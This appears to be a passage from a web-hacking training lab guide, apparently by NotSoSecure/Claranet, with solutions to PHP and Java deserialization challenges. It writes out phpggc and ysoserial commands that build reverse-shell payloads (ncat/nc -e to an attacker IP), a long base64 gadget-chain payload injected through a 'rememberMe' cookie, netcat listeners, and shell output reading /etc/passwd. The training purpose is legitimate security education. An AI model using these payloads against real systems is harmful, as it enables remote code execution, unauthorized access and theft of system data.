
Step 5: In order to take a reverse shell open the terminal and start a listener:

```
root@Kali:~# nc -nlvp 9999
```




Step 6: Create a php serialized payload to get a reverse shell using the command :


```
root@Kali:~/tools/phpgcc# ./phpggc -b slim/rce1 system "ncat 192.168.4.X 9999
-e /bin/bash"
```



Step 7: Provide the base64 encoded payload retrieved from above step to parameter “csrftoken” and submit the request.



Step 8: On successful execution the application sends a reverse shell on the listener and can execute commands.




Java Deserialization Attack - Binary

Challenge URL: http://mblog.webhacklab.com/login

- **Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.**
- **Get a reverse shell and extract the system information such as usernames, OS type from the server and also read "/etc/passwd" file.**

Solution:

Step 1: Login into the application with "Remember Me" checked.



Step 2: Observe a new cookie being set in response of the Login request named “rememberMe”

Note: Upon inspection of the value “rememberMe” cookie as shown above, we can identify that the value of cookie starts with “rO0AB” and indicates that it could be a Java Serialised object.

```
GET /index HTTP/1.1
Host: mblog.webhacklab.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://mblog.webhacklab.com/login
Cookie: JSESSIONID=1BC9C9433D105ABCF8E43C91CFE2168E;
rememberMe=rO0ABXNyACZhd2gubm90c29zZWNlcmUubWJsb2cuZGIubW9kZWwuVXNlclNlcnUQ30eW9fl
vAgABTAAIdXNlcm5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQABWRocnV2
Connection: close
Upgrade-Insecure-Requests: 1
```

Step 3: Start “tcpdump” on your kali VM to dump dns requests, using the following command:

```
tcpdump -n udp port 53 -i any
```

```
root@kali:~/tools/VPN# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
```

Step 4: Generate the payload using tool “ysoserial-master.jar” to perform the action using the below command:

```
root@Kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4
'nslookup foo.userX.webhacklab.com' | base64 | tr -d "\n"
```


```
root@kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4 'nslookup awdawdfoo123.user6.webhacklab.com' | base64 | tr -d "\n"
```


rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hc
Nmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9
Y29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuQ2hhaW5lZFRyYW5zZ
BhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwdXIALltMb3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zNC5UcmFuc2Zvcm1lcjs5gTr7CNo/pQIAAHh
bmN0b3JzLkNvbnN0YW50VHJhbnNmb3JtZXJYdpARQQKxlAIAAUwACWlDb25zdGFudHQAEkxqYXZhL2xhbmcvT2JqZWN0O3hwdnIAN2NvbS5zdW4ub3JnLmFwYWNoZS54YWxhbi5pb
IAP29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudGlhdGVUcmFuc2Zvcm1lcjSL9H+khtA7AgACWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmp
ABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAFzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT
AKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3EAfgAUTAAFX25hbWV0ABJMamF2YS9sYW5nL1N0cmluZztMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGl
rPMX+AYIVOACAAB4cAAABr7K/rq+AAAAMgA5CgADACIHADcHACUHACYBABBzZXJpYWxWZXJzaW9uVUlEAQABSgEADUNvbnN0YW50VmFsdWUFrSCT85Hd7z4BAAY8aW5pdD4BAAMoK
RhYmxlAQAEdGhpcwEAE1N0dWJUcmFuc2xldFBheWxvYWQBAAxJbm5lckNsYXNzZXMBADVMeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR2FkZ2V0cyRTdHViVHJhbnNsZXRQYXlsb2F
L2ludGVybmFsL3hzbHRjL0RPTTTtbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjspVgEACGRvY3VtZW50AQAtT
07AQAIaGFuZGxlcnMBAEJbTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpYWxpemF0aW9uSGFuZGxlcjsBAApFeGNlcHRpb25zBwAnAQCmKEx
O0xjb20vc3VuL29yZy9hcGFjaGUveG1sL2ludGVybmFsL2R0bS9EVE1BeGlzSXRlcmF0b3I7TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJpY
JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjsBAAdoYW5kbGVyAQBBTGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvc2VyaWFsaXplci9TZXJ
YXZhDAAKAAsHACgBADN5c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJFN0dWJUcmFuc2xldFBheWxvYWQBAEBjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwve
JpYWxpemFibGUBADljb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvVHJhbnNsZXRFeGNlcHRpb24BAB95c29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXR

NotSoSecure part of claranet cyber security

Step 5: Copy the payload we generated in the above step and paste this entire payload in the "rememberMe" cookie and observe the command execution on the server.

Step 6: As can be seen from the screenshot below, we received domain resolution requests on our internal kali host confirming command execution.




Step 7: Generate the payload using tool ‘ysoserial-master.jar’ to perform the action of taking a reverse shell using the below command:

```
root@Kali:~/tools# java -jar ysoserial-master.jar CommonsCollections4 'nc -e
/bin/sh 192.168.4.X 9898' | base64 | tr -d "\n"
```

Step 8: Start a “nc listener” to wait for reverse shell

```
root@kali:~# nc -nlvp 9898
listening on [any] 9898 ...
```

Step 9: Copy the payload we generated in the above step and paste this entire payload in the rememberme cookie and observe the command execution on the server.



Step 10: As can be seen from the screenshot below, we received a reverse shell on our internal kali host confirming command execution.

```
root@kali:~# nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.4.6] from (UNKNOWN) [192.168.200.14] 35734
id
uid=112(tomcat8) gid=118(tomcat8) groups=118(tomcat8)

whoami
tomcat8

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```


Bonus: Tricky Java Deserialization Attack - Binary

Challenge URL: http://mblognew.webhacklab.com/login


- **Identify and inject a payload into the serialised data to make the host send DNS requests to an external host.**
- **Get a reverse shell and extract system information such as usernames, OS type from the server and also read the '/etc/passwd' file.**

Solution:

